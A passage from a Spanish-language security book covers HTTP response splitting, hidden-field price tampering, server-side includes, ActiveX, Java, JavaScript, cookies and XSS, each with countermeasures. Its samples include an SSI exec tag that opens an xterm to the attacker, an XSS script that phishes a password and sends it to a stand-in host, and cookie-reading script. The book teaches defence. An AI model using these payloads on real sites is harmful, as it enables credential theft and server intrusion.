<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.
</body>.
```

Hemos colocado algunos saltos de línea juiciosos en esta salida para ilustrar visualmente lo que sucede cuando se recibe esta respuesta en el explorador del usuario. Esto también ocurre de manera programática, porque cada "%0d%0a" es interpretado por el explorador como un retorno de carro/alimentación de línea (CRLF, Carriage Return Line Feed), creando una nueva línea. Por lo tanto, el primer encabezado HTTP "Content-Lenght" termina la respuesta real del servidor con una longitud cero, y la siguiente línea que empieza con "HTTP/1.1" inicia una nueva respuesta inyectada que puede ser controlada por un hacker malicioso. Simplemente hemos elegido desplegar algún código inofensivo aquí, pero los atacantes pueden obtener encabezados mucho más creativos como SetCookie (modificación de identidad), Last-Modified y Cache-Control (envenenamiento de caché). Para ayudar aún más con la visibilidad de la salida final aquí, hemos resaltado toda la respuesta de servidor inyectado en negritas.

Aunque hemos decidido ilustrar la división de la respuesta HTTP con un ejemplo basado en proporcionar entrada directa a una aplicación de servidor, la manera en que se explota en la realidad se parece más a la de creación de secuencias de comandos de sitio cruzado (XSS). Un hacker malicioso podría enviar un correo electrónico que contiene un vínculo con el servidor vulnerable, con una respuesta HTTP inyectada que en realidad dirige a la víctima a un sitio malicioso, establece una cookie maliciosa y/o envenena la caché de Internet de la víctima para que se le lleve a un sitio malicioso cuando trata de visitar sitios de Internet populares como eBay o Google.

Medidas para contrarrestar la división de la respuesta HTTP

Al igual que con la inyección de SQL y de XSS, la medida preventiva esencial para la división de la respuesta HTTP es una validación buena y sólida en la entrada del servidor. Como vio en los ejemplos anteriores, las entradas clave que deben buscarse son CRLF codificados (es decir, %0d%0a). Por supuesto, nunca recomendamos simplemente buscar una "mala" cadena de entrada (los hackers astutos han encontrado de manera histórica múltiples maneras de derrotar este razonamiento simplista). Como hemos dicho con frecuencia en todo este libro, "restringir, rechazar y limpiar" es un método mucho más robusto para la validación de entrada. Por supuesto, el ejemplo que usamos para describir la división de la respuesta HTTP no se presta fácilmente a restringir (la aplicación en cuestión es, en esencia, un motor de búsqueda, que debe esperarse que trate con un amplio rango de entradas de usuarios que desean investigar una gran cantidad de temas). Así, pasemos al método "rechazar y limpiar", y simplemente elimine símbolos de porcentaje y de mayor o menor que (%, < y >). Tal vez definimos una manera de usar escapes de estos caracteres para usuarios que quieren utilizarlos en una búsqueda (aunque esto puede ser difícil y puede llevarlo a más problemas que las entradas con necesidad de limpieza, en algunos casos). He aquí algunos fragmentos de código de ejemplo de .NET Framework que elimina estos caracteres de la entrada utilizando el método `CleanInput`, que devuelve una cadena después de eliminar todos los caracteres no alfanuméricos, excepto el símbolo arroba (@), un guión (-) y un punto (.). En primer lugar, he aquí un ejemplo en Visual Basic:

```
Function CleanInput(cadEn As String) As String
    ' Reemplazar caracteres no válidos con cadenas vacías.
    Return Regex.Replace(cadEn, "[^\w\.@-]", "")
End Function
```

Y he aquí un ejemplo en C#:

```
String CleanInput(string cadEn)
{
    // Reemplazar caracteres no válidos con cadenas vacías.
    return Regex.Replace(cadEn, @"[^\w\.@-]", "");
}
```

Otro aspecto que debe tomarse en consideración para las aplicaciones con requisitos de restricción de entrada desafiantes (como motores de búsqueda) es realizar validación de *salida*. Como observamos en nuestro análisis de XSS en páginas anteriores de este capítulo, la codificación de salida debe usarse siempre que se despliegue entrada de un usuario a otro (aunque se trate de usuarios administrativos, ¡y especialmente en ellos!). La codificación HTML asegura

que el texto se desplegará correctamente en el explorador, y que no será interpretado por el explorador como HTML. Por ejemplo, si una cadena de texto contiene los caracteres < y >, el explorador interpretará estos caracteres como parte de las etiquetas HTML. La codificación HTML de estos dos caracteres es &lt y &gt, respectivamente, lo que causa que el explorador despliegue de manera correcta los símbolos de mayor o menor que. Al codificar las respuestas HTTP rescritas antes de enviarlas al explorador, puede evitar muchas de las amenazas de la división de la respuesta HTTP. Hay muchas bibliotecas de codificación HTML disponibles para realizar esto en la salida. En plataformas compatibles con Microsoft .NET, puede usar el método `HttpServerUtility.HtmlEncode` de la biblioteca de clases .NET Framework para codificar fácilmente la salida (visite http://msdn.microsoft.com/library/en-us/cpref/html/frlrfsystemwebhttpserverutilityclasshtmlencodetopic2.asp).

Por último, pensamos que debemos mencionar una mejor práctica que ayudará a evitar que sus aplicaciones se muestren en búsquedas comunes de Internet para estas vulnerabilidades: use la directiva `runat` para evitar el establecimiento de la ejecución del lado del servidor en su código ASP:

```
<form runat="server">
```

Esto dirige la ejecución para que ocurra en el servidor antes de que se envíe al cliente (ASP.NET requiere la directiva `runat` para que se ejecute el control). ¡La definición explícita de la ejecución del lado del servidor ayudará a evitar que la lógica de su aplicación Web privada se vuelva vulnerable en Google!

Mal uso de etiquetas ocultas

Popularidad:	*5*
Simplicidad:	*6*
Impacto:	*6*
Evaluación del riesgo:	***6***

Muchas empresas están haciendo negocios ahora en Internet, vendiendo sus productos y servicios a cualquier persona que tenga un explorador Web. Pero malos diseños de carritos de compras pueden permitir que los atacantes falsifiquen valores como precios. Tome, por ejemplo, a un pequeño revendedor de hardware de cómputo que ha configurado su servidor Web para permitir que visitantes Web compren su hardware en línea. Sin embargo, los programadores cometen una falla fundamental en su codificación (usan etiquetas HTML ocultas como único mecanismo para asignar el precio a un elemento particular). Como resultado, una vez que los hackers han descubierto esta vulnerabilidad, pueden modificar el valor del precio de la etiqueta oculta y reducirlo de manera importante de su valor original.

Por ejemplo, digamos que un sitio Web tiene el siguiente código HTML en su página de compra:

```
<FORM ACTION="http://192.168.51.101/cgi-bin/pedidos.pl" method="post">
<input type=hidden name="precio" value="199.99">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlenght=3 value=1>
</FORM>
```

Un simple cambio del precio con cualquier editor HTML o de texto permitirá al atacante remitir la compra por $1.99 en lugar de $199.99 (su precio propuesto):

```
<input type=hidden name="precio" value="1.99">
```

Si piensa que este tipo de error de codificación es raro, piénselo de nuevo. Sólo busque **type=hidden name=precio** (o price) en cualquier motor de búsqueda de Internet para descubrir cientos de sitios con este error.

Otra forma de ataque incluye el uso del valor de ancho de los campos. Un tamaño específico se incluye durante el diseño de Web, pero los atacantes pueden cambiar este valor por un número más grande, como 70 000, y remitir una cadena grande de caracteres, lo que tal vez haga que el servidor deje de funcionar o, por lo menos, devuelva resultados inesperados.

Medidas para contrarrestar las etiquetas ocultas

Para evitar explotaciones de etiquetas HTML ocultas, limite el uso de etiquetas ocultas para almacenar información como precios (o por lo menos confirme el valor antes de procesarlo).

Inclusiones de lado del servidor (SSI)

Popularidad:	*4*
Simplicidad:	*4*
Impacto:	*9*
Evaluación del riesgo:	***6***

Las inclusiones del lado del servidor proporcionan un mecanismo para funcionalidad interactiva, en tiempo real, sin programación. Los desarrolladores Web a menudo las usan como un medio rápido para conocer la fecha y la hora del sistema, o ejecutar un comando local y evaluar la salida para tomar decisiones del flujo de programación. Están disponibles varias características de SSI (llamadas *etiquetas*), incluidas echo, include, fsize, flastmod, exec, config, odbc, email, if, goto, label y break. Las tres más útiles para los atacantes son las etiquetas incluye, exec y email.

Pueden crearse varios ataques al insertar código SSI en un campo que el servidor Web evaluará como un documento HTML, habilitando al atacante para ejecutar comandos localmente y obtener acceso al propio servidor. Por ejemplo, si el atacante ingresa una etiqueta SSI en un campo de nombre o apellido cuando se crea una nueva cuenta, el servidor Web puede evaluar la expresión y tratar de ejecutarla. La siguiente etiqueta SSI enviará de regreso un xterm al atacante:

```
<!--#exec cmd="/usr/X11R6/bin/xterm -display atacante:0 &"-->
```

Problemas como éste pueden afectar a muchas plataformas de aplicación de maneras similares. Por ejemplo, las aplicaciones PHP pueden contener vulnerabilidades de inclusión de archivos remotos si están configurados de manera inapropiada (visite http://en.wikipedia.org/wiki/Remote_File_Inclusion). En cualquier momento en que pueda dirigirse a un servidor Web para que procese contenido a voluntad de un atacante, ocurrirán estos tipos de vulnerabilidades.

Medidas para contrarrestar SSI

Use una secuencia de comandos de análisis sintáctico previo para leer cualquier archivo HTML, y elimine cualquier línea de SSI no autorizada antes de analizarlo en el servidor. A menos que su aplicación la necesite de manera absoluta e imperativa, deshabilite las inclusiones del lado del servidor y funcionalidad similar en la configuración de su servidor Web.

RESUMEN

A medida que el mundo en línea se ha integrado a nuestros estilos de vida, el hackeo de Web se ha convertido en una amenaza cada vez más visible y relevante para el comercio global. No obstante, a pesar de su aire de modernidad, el hackeo de Web está basado en muchas de las mismas técnicas para penetrar la confidencialidad, integridad y disponibilidad de tecnologías similares que han surgido antes y, por lo tanto, la mitigación de este riesgo puede lograrse al adherirse a algunos de los principios simples. Como vio en este capítulo, un paso crítico consiste en asegurarse de que su plataforma Web (es decir, el servidor) esté segura al mantenerla con parches y configuraciones de mejores prácticas. También vio la importancia de validar toda la entrada y salida del usuario (si supone que son malvadas desde el principio, habrá adelantado mucho cuando un atacante real se presente ante su puerta). Por último, nunca dejaremos de hacer demasiado énfasis en la necesidad de auditar de manera regular sus propias aplicaciones Web. Lo más moderno en el hackeo de Web sigue avanzando, lo que exige diligencia continua para protegerse contra las últimas herramientas y técnicas. ¡No hay un paquete de servicios de vendedor para código personalizado!

CAPÍTULO 12

HACKEO DEL USUARIO DE INTERNET

De regreso al año 2000, que, de acuerdo con los postulados del cofundador de Intel Gordon Moore, queda a varias generaciones de la tecnología de cómputo de hoy, tomamos la decisión de incluir al final de nuestra segunda edición de *Hackers* un pequeño capítulo, que no estorbaba, dedicado al entonces poco sensacional pero creciente fenómeno de la explotación de software de cliente de Internet por parte de hackers maliciosos. En esa época consideramos esto un riesgo para un libro concentrado, sobre todo, en la seguridad de la tecnología de la información corporativa (¿cómo reaccionarían los lectores a este desvío por la tierra del que se supone desdichado y poco inspirador usuario final? Pero, con base en el posible impacto a lago plazo del problema, nos hemos apegado al tema, ahora a través de cuatro ediciones subsecuentes, esperando que alguien, en algún lugar, reconozca la gravedad de los problemas que hemos documentado y comprenda cómo pueden también tener un efecto de goteo en los usuarios corporativos… Y quizás, sólo quizás, alguien aprenderá de estos ejemplos y dará pasos para evitar el daño mayor al desamparado usuario de Internet.

Hoy en día, "hackear al usuario de Internet" se ha convertido en una auténtica industria. Los escritores de malware de todo el mundo (a veces en coalición con elementos criminales certificados), emisores de correo basura y numerosos productores de "adware" de diversos grados de legitimidad han combinado la técnica probada por el tiempo de los trucos humanos con una sofisticación tecnológica avanzada para perpetrar ola tras ola de estafas contra vastas comunidades de ciudadanos de la red, muchos de los cuales apenas están conscientes de que su explorador Web de aspecto inocuo, su buzón de entrada de correo electrónico o su software favorito de comunicaciones de punto a punto es en realidad un efectivo portal a través del cual entidades malsanas pueden entrar directamente en sus hogares y oficinas. Por lo tanto, los sectores públicos y privados finalmente se han puesto de pie y tomado nota, y todos (incluidos las firmas de software antivirus tradicionales, el gobierno de Estados Unidos, las fuerzas de tareas antifraude no lucrativas y hasta Microsoft) admiten que ha llegado el momento de actuar.

Por lo tanto, si usted es un profesional de la tecnología de la información que está tratando de proteger su infraestructura del pillaje producido por un gusano descargado por un usuario que no lo sospechaba, o una mamá con conocimientos de tecnología que le gusta intercambiar fotos de sus hijos con amigos y familiares en línea, esperamos que el material de este capítulo dé forma a una experiencia en línea más segura y productiva.

VULNERABILIDADES DE CLIENTES DE INTERNET

Entre las numerosas técnicas para explotar usuarios finales de Internet, las vulnerabilidades del software siguen siendo las más nefastas porque a menudo permiten que los atacantes hagan su trabajo con poca o nula visibilidad de parte de la víctima. Nuestro análisis de estos problemas empieza con alguna historia relevante, y luego pasa a la plataforma de la que más se abusa (Microsoft), y termina con una breve cobertura de otros clientes, menos populares, que tienen sus problemas.

Una breve historia del hackeo de clientes de Internet

Quienes han visto la rápida evolución de Internet, que ha pasado de ser un medio estático, basado en documentos, a ser la comunidad dinámica, generada espontáneamente que es hoy en día, debe ser poco sorprendente que la seguridad del cliente de Internet sea tan mala. Esto se

encuentra alineado con el axioma de que cuanto mayor sea la funcionalidad o complejidad ofrecida por una tecnología, probablemente será más insegura. En los siguientes párrafos se tratarán de ilustrar de manera breve algunos de los hallazgos principales en el hackeo de clientes de Internet en los últimos años, citando algunas de las tecnologías que fueron explotadas de forma más visible.

Microsoft ActiveX

La respuesta de Microsoft a la ubicua tecnología Java fue su primer intento real de un modelo para aplicaciones de configuración portátiles, de consumo remoto; su nombre es *ActiveX*. Pueden escribirse aplicaciones, o *controles*, ActiveX para que realicen funciones específicas (como desplegar una película o un archivo de sonido). Pueden incrustarse en una página Web para proporcionar esta funcionalidad, de la misma manera que la vinculación e inserción de objetos (OLE, Object Linking and Embedding) de Microsoft da soporte a la incrustación de hojas de cálculo de Excel en documentos de Word.

Por lo general, los controles ActiveX tienen la extensión de archivo .ocx. (Los controles ActiveX escritos en Java son una excepción.) Están incrustados dentro de páginas Web empleando la etiqueta `<OBJECT>`, que especifica de dónde se descargó el control. Cuando Internet Explorer encuentra una página Web con uno o varios controles ActiveX incrustados, primero revisa el Registro del sistema local del usuario para saber si ese componente está disponible en la máquina del usuario. Si lo está, IE despliega la página Web, carga el control en el espacio de la dirección de memoria del explorador y ejecuta su código. Si el control no está instalado aún en el equipo del usuario, IE lo descarga e instala empleando la ubicación especificada dentro de la etiqueta `<OBJECT>`. Como opción, verifica los orígenes del código empleando Authenticode (consulte la siguiente sección sobre este tema) y luego ejecuta ese código. Los controles se descargan a la ubicación especificada por el valor de cadena del Registro (REG_SZ) HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ActiveXCache. La ubicación predeterminada en Windows XP es %systemroot%\Downloaded Program Files.

PRECAUCIÓN Los atacantes pueden especificar el CLSID de cualquier control ActiveX que deseen hacer que el usuario descargue. Este denominado "ataque de caché" permite la instalación forzosa de un control vulnerable, aunque exista una versión más reciente en la máquina de la víctima. Si el usuario ha configurado previamente IE para confiar en el editor original, el control más antiguo/vulnerable se instalará de manera automática.

NOTA Una vez creada una instancia, los controles ActiveX permanecen en memoria hasta que se descargan. Para descargar controles ActiveX, ingrese: `regsvr32/u [Nombre_control]` desde una línea de comandos.

El modelo de seguridad de ActiveX Actuando exclusivamente dentro del modelo descrito hasta ahora, los programadores maliciosos podrían escribir controles ActiveX para hacer casi todo lo que quieren en una máquina de usuario. ¿Qué se interpone en el camino? El paradigma Authenticode de Microsoft. Authenticode permite que los desarrolladores "firmen" su código empleando mecanismos criptográficos que pueden autentificarse por IE y un tercero antes de que el código se ejecute. (VeriSign Corporation suele ser el tercero.)

¿Cómo funciona Authenticode en el mundo real? En 1996, un programador llamado Fred McLain escribió un control ActiveX que apagaba limpiamente el sistema del usuario (si estaba ejecutando Windows 95 con administración avanzada de encendido). Obtuvo una firma auténtica de VeriSign para este control, al que llamó Internet Exploder, y lo hospedó en su sitio Web. Después de un breve debate acerca de los méritos del despliegue público del modelo de seguridad de Authenticode en acción, Microsoft y VeriSign revocaron el certificado de editor de software a McLain, asegurando que había violado las premisas en que se basaba. Exploder aún se ejecuta, pero ahora informa a los usuarios que no se ha registrado y les da la opción de cancelar la descarga.

Dejaremos que el lector decida si el sistema Authenticode funcionó en este caso, pero tenga en cuenta que McLain pudo haber hecho peores cosas que apagar la computadora, y pudo haberlas hecho de una forma más sigilosa también. Hoy en día, ActiveX sigue proporcionando funcionalidad esencial para muchos sitios Web con pocas fanfarrias. Sin embargo, se han tenido problemas adicionales, y a continuación analizaremos los más serios.

Seguro para la creación de secuencias de comandos El siguiente desafío de seguridad importante enfrentado por ActiveX fue el llamado problema de "seguro para creación de secuencias de comandos". En el verano de 1999, Georgi Guniniski, Richard M. Smith y otros, por separado, revelaron dos ejemplos diferentes de la manera en que los desarrolladores maliciosos podrían establecer la marca *seguro para creación de secuencias de comandos* en sus controles al omitir por completo la revisión normal de la firma de Authenticode. Dos ejemplos de estos controles que se incluyeron con IE 4 y anteriores, Scriptlet.typelib y Eyedog.OCX, fueron marcados así y, por lo tanto, no daban aviso al usuario cuando se ejecutaba en IE.

Los controles ActiveX que realizan funciones inofensivas tal vez no estarán tan preocupadas; sin embargo, Scriptlet y Eyedog tienen la capacidad de acceder al sistema de archivos del usuario. Scriptlet.typelib puede crear, editar y sobrescribir archivos en el disco local. Eyedog tienen la capacidad de consultar el Registro y reunir características de la máquina.

Georgi Guninski lanzó código de prueba de concepto para el control Scriptlet que escribe un texto ejecutable con la extensión .hta (aplicación de HTML) a la carpeta Inicio de una máquina remota. Este archivo se ejecutará la próxima vez que un usuario se registre en la máquina, desplegando un mensaje inofensivo de Georgi, pero haciendo, no obstante, un punto muy solemne. Al visitar simplemente la página de concepto de Georgi en http://www.guninski.com, le permite ejecutar código arbitrario en su sistema. Juego terminado.

NOTA Los controles *seguro para creación de secuencias de comandos* también pueden llamarse desde correo electrónico con formato HTML y tomarse como destino de manera más eficiente (y, por lo tanto, resultan más peligrosos) cuando se entregan de esta manera.

Richard M. Smith denominó a esta exposición de las interfaces de software al acceso programático "caballos de Troya accidentales". Controles ActiveX como Eyedog y Scriptlet se colocaban inofensivamente en los discos duros de millones de usuarios, preinstalados con software popular como IE, esperando a que alguien los accediera de manera remota.

La extensión de esta exposición es alarmante. Los controles ActiveX registrados pueden marcarse como "seguros para creación de secuencias de comandos" muy fácilmente por parte de los hackers maliciosos. La búsqueda del Registro a través de un sistema de Windows típico arroja docenas de estos controles. También puede usar herramientas como la integrada `dcomcnfg` u oleview del NT Resource Kit para identificar estos controles. Cualquier control que también

tenga la capacidad de realizar acciones privilegiadas (como escribir en el disco o ejecutar código) también podría usarse en un ataque similar.

Medidas para contrarrestar el abuso de ActiveX

La guía más moderna relacionada con ActiveX se centra en restringir o deshabilitar ActiveX mediante el uso de las zonas de seguridad de Internet Explorer de Microsoft.

Desde la perspectiva de un desarrollador, no escriba controles seguros para creación de secuencias de comandos que podrían realizar acciones privilegiadas en el sistema de un usuario. A menos, por supuesto, que desee terminar como niño de cartel para prácticas de desarrollo mal hechas.

Java

Como ActiveX, el modelo de programación de Java, de Sun Microsystems, fue creado principalmente para permitir aplicaciones de software portátiles, que se pudieran consumir de manera remota. Java difería de ActiveX en que incluía una "caja de arena" de seguridad que restringe a los programadores de cometer muchos de los errores que llevan a problemas de seguridad, como desbordamientos de búfer. Casi todas estas características pueden explorarse con mayor detalle al leer las preguntas más frecuentes de seguridad de Java en http://java.sun.com/sfaq/index.html o a leer la especificación de Java en http://java.sun.com. En teoría, esos mecanismos son demasiado difíciles de omitir. Sin embargo, en la práctica, la seguridad de Java se ha roto varias veces debido a problemas antiguos de implementación que no dan soporte a los principios de diseño. Para conocer una revisión general de la historia inicial de seguridad de Java (1995-2000) desde una perspectiva real, consulte la página Secure Internet Programming (SIP) de la universidad de Princeton en http://www.cs.princeton.edu/sip/history/index.php3. A continuación analizaremos algunos de los principales problemas de implementación de Java más relevantes para usuarios de lado del cliente.

En abril de 1999, Karsten Sohr descubrió una falla en un componente esencial de la seguridad de JVM de Netscape Communicator. Bajo algunas circunstancias, JVM fallaba en verificar todo el código que se cargaba en él. La explotación de la falla permitió que un atacante ejecutara código que rompía mecanismos de seguridad de tipo de Java en lo que se llama un *ataque de confusión de tipo*. Éste es un ejemplo clásico del problema de comparación entre implementación y diseño indicado antes.

IE de Microsoft fue afectado por un error similar poco después. Debido a fallas en la implementación de caja de arena en JVM de Microsoft, los mecanismos de seguridad de Java podrían omitirse por completo mediante una applet programada maliciosamente hospedada por un servidor Web remoto o incrustado en un mensaje de correo electrónico con formato HTML.

Durante el verano de 2000, Dan Brumleve anunció que había descubierto dos fallas en la implementación de Netscape Communicator de Java y publicó un sitio de explotación de prueba de concepto al que apodó Brown Orifice para jugar con la entonces popular herramienta de hackeo Back Orifice, de Cult of the Dead Cow. De manera específica, Dan identificó problemas con las bibliotecas de archivo de clase Java de Netscape que fallaban al realizar las revisiones de seguridad apropiadas cuando efectuaban acciones sensibles o ignoraban los resultados de las verificaciones.

En noviembre de 2004, el investigador de seguridad de Internet, Jouko Pynnonen, publicó un anuncio sobre una vulnerabilidad devastadora en el plug-in de Java de Sun, que permitía que

los exploradores ejecutaran applets de Java. La vulnerabilidad, en esencia, permitía que páginas Web maliciosas deshabilitaran restricciones de seguridad de Java y rompieran la caja de arena de Java, neutralizando de manera efectiva la seguridad de la plataforma. Jouko había descubierto una vulnerabilidad en la API de reflexión de Java que permitía acceso a bibliotecas de clases privadas, restringidas. Su JavaScript de prueba de concepto, mostrado aquí, accede a la clase privada `sun.text.Utility`:

```
[script language=javascript]
var c=document.applets[0].getClass().forName('sun.text.Utility');
alert('got Class object: '+c)
[/script]
```

Lo que es aterrador acerca de esto es que la clase privada es accesible a JavaScript (además de las applets de Java), facilitando la capacidad de explotación de plataforma cruzada mediante un explorador Web. La clase `sun.text.Utility` poco interesante, pero Jouko observa en su advertencia que un atacante podría crear una instancia diferente de las clases privadas para hacer daño real, por ejemplo para obtener acceso directo a memoria o métodos para modificar campos privados de objetos de Java (que, a su vez, pueden deshabilitar el administrador de seguridad de Java). Sun parchó este problema en J2SE 1.4.2_06, disponible en http://java.sun.com/j2se/1.4.2/download.html.

Medidas para contrarrestar el abuso de Java

Recomendamos restringir Java mediante el uso de las zonas de seguridad de Internet Explorer de Microsoft. Para clientes que no son IE, debe consultar la documentación de su producto para determinar la manera de restringir Java. Para los verdaderamente precavidos, puede deshabilitar Java desde el principio, utilizando estas mismas interfaces.

Como observamos en el análisis del anuncio de la API de reflexión de Jouko Pynnonen, también es imperativo mantenerse con la versión más reciente de la plataforma de Java, que está disponible en http://java.sun.com.

JavaScript y Active Stripting

Originalmente bautizado "LiveScript", y aún asociado con frecuencia con Java de Sun, JavaScript es en realidad un lenguaje de creación de secuencias de comandos separado por completo, creado por Netscape Communication a mediados de la década de 1990. A pesar de algunas novatadas durante las "guerras" de la compatibilidad del explorador a finales de la década de 1990, JavaScript sigue siendo hoy en día uno de los lenguajes de creación de secuencias de comandos del lado del cliente más usados en Web, incluso entre clientes de Microsoft y servicios en línea (recomendamos http://www.oreillynet.com/pub/a/javascript/2001/04/06/js_history.html para conocer una buena revisión general de la historia de JavaScript).

La mezcla en JavaScript de la facilidad de uso de Perl con un poder similar al de C/C++ fue fundamental para impulsar esta popularidad. Sin embargo, estas mismas características lo hicieron también inmensamente atractivo para los hackers maliciosos. Aun el más simple fragmento de código de JavaScript puede hacer cosas como lanzar ventanas emergentes y tomar, de otra manera, control casi completo de la interfaz gráfica del explorador, convirtiendo en algo trivial engañar a los usuarios para que ingresen información confidencial o vayan a sitios maliciosos.

Una de nuestras demostraciones favoritas de esta capacidad fue la "página de ejecución divertida de Internet Explorer", que fuimos incapaces de localizar mediante varios motores de búsqueda de Internet en el momento de escribir esto. Daremos un ejemplo de lo anterior en una sección titulada "Creación de secuencias de comandos de sitio cruzado (XSS)".

Las plataformas de Microsoft ejecutan JavaScript y otros lenguajes de creación de secuencias de comandos del lado del cliente (como el propio VBScript de Microsoft) empleando una tecnología basada en el modelo de objeto de componente (COM, Component Object Model) llamada Active Scripting.

Para ser justos, los desafíos a la seguridad presentados por JavaScript y Active Scripting no derivan necesariamente de problemas inherentes a la tecnología (aunque había algunas vulnerabilidades publicadas en el pasado, como con cualquier lenguaje de software), sino más bien de su accesibilidad y la facilidad con que podría abusarse de ellas para hacer el mal. Además, como verá con frecuencia en el resto de este capítulo, estas tecnologías pueden ser una herramienta devastadora para capitalizar otros agujeros de seguridad en el software de cliente de Internet, sobre todo en problemas de violación de acceso de dominio cruzado, como la creación de secuencias de sitio cruzado (XSS), que permiten que JavaScript/Active Scripting de un sitio se ejecute en el contexto de seguridad de otro sitio no relacionado.

Medidas para contrarrestar el abuso de JavaScript/Active Scripting

Recomendamos restringir JavaScript y Active Scripting mediante el uso de zonas de seguridad de Internet Explorer de Microsoft. En el caso de clientes que no son IE, debe consultar la documentación de su producto para determinar la manera de restringir JavaScript. Los clientes verdaderamente paranoicos pueden habilitar JavaScript desde el principio usando estas mismas interfaces, aunque le anticipamos que la deshabilitación de "Active Scripting" (como se le denomina en IE a toda la clase de lenguajes de creación de secuencias de comandos del lado del cliente) da como resultado una experiencia realmente restrictiva en su explorador Web (sin embargo, recomendamos de manera encarecida la deshabilitación de Active Scripting para lectura de correo electrónico).

Cookies

El protocolo que sustenta World Wide Web, HTTP, no tiene una opción para llevar registro de las cosas de una visita a otra, de modo que se ha tenido que crear una extensión para permitirle mantener este "estado" entre solicitudes y respuestas de HTTP. El mecanismo, descrito en la RFC 2109 (http://www.w3.org/Protocols/rfc2109/rfc2109), establece *cookies*, o fichas especiales contenidas dentro de solicitudes y respuestas de HTTP, que permiten que los sitios Web recuerden quién es usted de una visita a otra. Las cookies pueden establecerse *por sesión*, en cuyo caso permanecen en la memoria volátil y expiran una vez que el explorador se cierra, o de acuerdo con la hora de caducidad. O pueden ser *persistentes*, residiendo como un archivo de texto en el disco duro del usuario, por lo general en la carpeta llamada Cookies. (Suele ser %windir%\Cookies bajo Win9*x* o %userprofile%\Cookies bajo los sistemas de la familia NT como Windows 2000 y XP, o c:\users\<nombreusuario>\AppData\Roaming\Microsoft\Windows\Cookies para Windows Vista, pero recuerde establecer el Explorador para que muestre archivos ocultos o no verá el directorio Cookies). Como podría imaginar, los atacantes que pueden poner sus manos en sus cookies podrían tener la capacidad de robar su identidad en línea o extraer información confidencial.

El método de fuerza bruta para secuestrar cookies consiste en olfatearlas fuera de la red y reproducirlas ante el servidor. Como observamos en la sección anterior, otra manera más tortuo-

sa consiste en engañar al usuario o en explotar una vulnerabilidad de seguridad en el cliente de Internet del usuario, y luego ejecutar una secuencia de comandos del lado del cliente que las envíe de regreso a un servidor malicioso. En una sección posterior sobre creación de secuencias de comandos de sitio cruzado (XSS), presentaremos un ejemplo de la manera en que una vulnerabilidad de software puede usarse para robar una cookie del usuario con poca o nula interacción.

Medidas para contrarrestar el abuso de cookies

Sea precavido con los sitios que usan cookies para autentificación y almacenamiento de datos personales confidenciales. Hay numerosas herramientas disponibles hoy en día que pueden administrar cookies en su sistema (haga la prueba de buscar en http://www.download.com el término "cookie" y ordene por número de descargas recientes para ver las utilerías más populares de este tipo). En general, estas herramientas le permiten ver lo que se encuentra tras bambalinas, de modo que puede decidir si quiere permitir esta actividad. Internet Explorer de Microsoft tiene una característica de vigilancia de cookies integrada, disponible bajo la ficha Seguridad del panel de control Opciones de Internet: Zona de Internet | Nivel personalizado | "Pedir" cookies persistentes y por sesión. En IE6 y posteriores se pueden establecer opciones más avanzadas de vigilancia de cookies bajo la ficha Privacidad del control Opciones de Internet. El comportamiento relacionado con las cookies del explorador Netscape se establece mediante Editar | Preferencias | Opciones avanzadas y marcando Avisarme antes de aceptar una cookie y Deshabilitar cookies. En el caso de las cookies que sí acepte, revise si se escriben en el disco y vea si el sitio está almacenando información personal acerca de usted.

También recuerde que si visita un sitio que usa cookies para autentificación, por lo menos debe utilizar ese SSL para cifrar la publicación inicial de su nombre de usuario y su contraseña, para que no se muestre en texto simple en el cable. También debe verificar que el sitio no usa el método GET de HTTP para aceptar sus credenciales, porque eso podría exponer nombres de usuario y contraseñas confidenciales sin cifrado en la cadena de consulta de regreso (la que tal vez se vería en el tránsito y en los registros de servidor, ¡y quién sabe quién tenga acceso a éstos!).

Preferiríamos deshabilitar las cookies desde el principio, pero muchos de los sitios que frecuentamos requieren que estén habilitadas. Por ejemplo, el ampliamente popular servicio Hotmail requiere que estén habilitadas para iniciar sesión. Debido a que Hotmail rota entre varios servidores de autentificación, no es fácil simplemente agregarlo a la zona de Sitios de confianza, bajo Opciones de Internet. Aquí puede usar la notación con comodines *.hotmail.com como ayuda. Las cookies son una solución imperfecta para las inadecuaciones de HTTP. Pero las alternativas tal vez son mucho peores (por ejemplo, adjuntar un identificador a los URL que podrían almacenarse en proxies). Hasta que alguien aporte una mejor idea, vigilar las cookies utilizando las herramientas mencionadas antes es la única solución.

Creación de secuencias de comandos de sitio cruzado (XSS)

XSS obtuvo su nombre actual y una gran visibilidad cerca del año 2001, cuando en verdad empezaron a proliferar las explotaciones como un vehículo efectivo para estafar en línea. Como analizamos en el capítulo 11, XSS es resultado de una falla en el diseño de una aplicación basada en servidor Web. No obstante, por lo general requiere la complicidad de un usuario final en la formulación de una explotación de extremo a extremo, que es la razón por la que surge en nuestro análisis del hackeo del lado del cliente en este capítulo.

XSS por lo general es resultado de una aplicación Web que toma entradas de un usuario (o un conjunto de usuarios) y la despliega a otro usuario (o conjunto de usuarios). Al elaborar

con todo cuidado una entrada, los usuarios maliciosos pueden hacer que el código se ejecute en las máquinas de otros usuarios indefensos. Por ejemplo, si el siguiente código se activa desde un sitio Web malicioso o un mensaje de correo electrónico de HTML, desplegará una ventana simple que le pedirá al usuario que ingrese credenciales en línea:

```
<SCRIPT Language="JavaScript">var password=prompt
('Su sesión ha expirado. Por favor ingrese su contraseña para continuar.','');
location.href="https://sitiomalo.org/contra.cgi?passwd="+password;</
SCRIPT>
```

El servidor en sitiomalo.org es un servidor falso configurado por el atacante para capturar la entrada del usuario que no sospecha, y contra.cgi es una simple secuencia de comandos para analizar la información, extraer los datos útiles (es decir, la contraseña) y devolver una respuesta al usuario. En la figura 12-1 se muestra el aspecto que tendría el cuadro de diálogo en Internet Explorer 6.

Cada usuario posterior que vea la página maliciosa recibirá el indicador que se muestra en la figura 12-1, porque su explorador ejecuta automáticamente las etiquetas `<SCRIPT>` como las interpreta el HTML en la página. En este punto, es muy probable que por lo menos alguno de los usuarios de la aplicación vulnerable tenga secuestradas sus contraseñas, a menos que sean paranoicos y declinen el indicador.

Con el uso del poder de la creación de secuencias de comandos del lado del cliente, pueden emprenderse muchas otras acciones maliciosas mediante XSS. En nuestro siguiente ejemplo nos adentramos en la manera como el método `document.cookie` de JavaScript puede usarse para registrar o editar una cookie de la sesión actual del usuario, con lo que se robaría su identidad en línea:

```
<script>document.write(document.cookie)</script>
```

